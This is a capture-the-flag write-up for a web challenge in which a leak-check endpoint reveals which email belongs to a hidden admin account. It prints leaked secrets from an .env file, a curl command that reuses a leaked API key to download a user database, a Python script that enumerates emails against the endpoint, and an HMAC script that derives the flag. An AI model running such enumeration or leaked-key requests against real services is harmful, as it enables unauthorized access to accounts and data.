Challange Description: The admin email of Acme Surveys was leaked, but the identity of the admin is unknown. The objective was to identify the admin email using the provided leak-checking service and derive the flag through a cryptographic HMAC comparison implemented in the backend. The challenge highlights how auxiliary endpoints can undermine otherwise secure cryptographic constructions.
Introduction
This challenge revolves around identifying a hidden administrative identity and leveraging a cryptographic mechanism to derive the flag. The backend relies on HMAC-SHA256 to determine administrative privileges. An auxiliary API unintentionally leaks identifying metadata, enabling enumeration of the admin account.
1. Reconnaissance
Artifacts provided:
- Flask web application
- Docker environment
.envfile
FLAG_SECRET = 3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F
ADMIN_API_KEY = 6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0
Core validation condition:
HMAC_SHA256(FLAG_SECRET, email) == FLAG_TOKEN
Passive Reconnaissance
- Reviewed Flask routes
- Inspected environment variables
- Analyzed token generation logic
Active Reconnaissance

Leak-check endpoint:
https://tlctf2025-hibc.chals.io/check_email?email=<email>
Database download:
curl -s -H "X-API-Key: 6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0" https://tlctf2025-data-app.chals.io/download_db -o runtime_db.csv
2. Scanning and Enumeration
Typical response from /check_email:
{
  "email": "test@acme.test",
  "plaintext_password": null,
  "pwned": false
}
Hypothesis:
The admin email would produce an anomalous response.
3. Gaining Access (Exploitation)
Vulnerability Analysis
- HMAC logic was secure.
- Admin identity derived via HMAC comparison.
- Auxiliary endpoint leaked
pwnedmetadata. - Only one email returned
pwned: true.
Exploitation Steps
import csv, requests

URL = "https://tlctf2025-hibc.chals.io/check_email"

with open("runtime_db.csv") as f:
    r = csv.DictReader(f)
    for row in r:
        email = row["email"]
        resp = requests.get(URL, params={"email": email})
        data = resp.json()

        if data.get("pwned") or data.get("plaintext_password") or data != {
            "email": email,
            "plaintext_password": None,
            "pwned": False
        }:
            print("ADMIN FOUND:", email)
            print(data)
            break
Result:

ADMIN FOUND: blake.baker20@acme.test
{"email": "blake.baker20@acme.test", "plaintext_password": null, "pwned": true}
4. Privilege Escalation
Not applicable. Identification of the correct email was sufficient.
5. Post-Exploitation & Loot
import hmac, hashlib

SECRET = "3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F"
email  = "blake.baker20@acme.test"

token  = hmac.new(SECRET.encode(), email.encode(), hashlib.sha256).hexdigest()

print("FLAG: trustctf{" + token[:12] + "}")
Conclusion
The weakness was not in cryptography but in metadata exposure through an auxiliary endpoint. Security failures often emerge from integration boundaries rather than core primitives.
"Security fails at the boundaries, not the primitives." — scap3sh4rk
writeup by @scap3sh4rk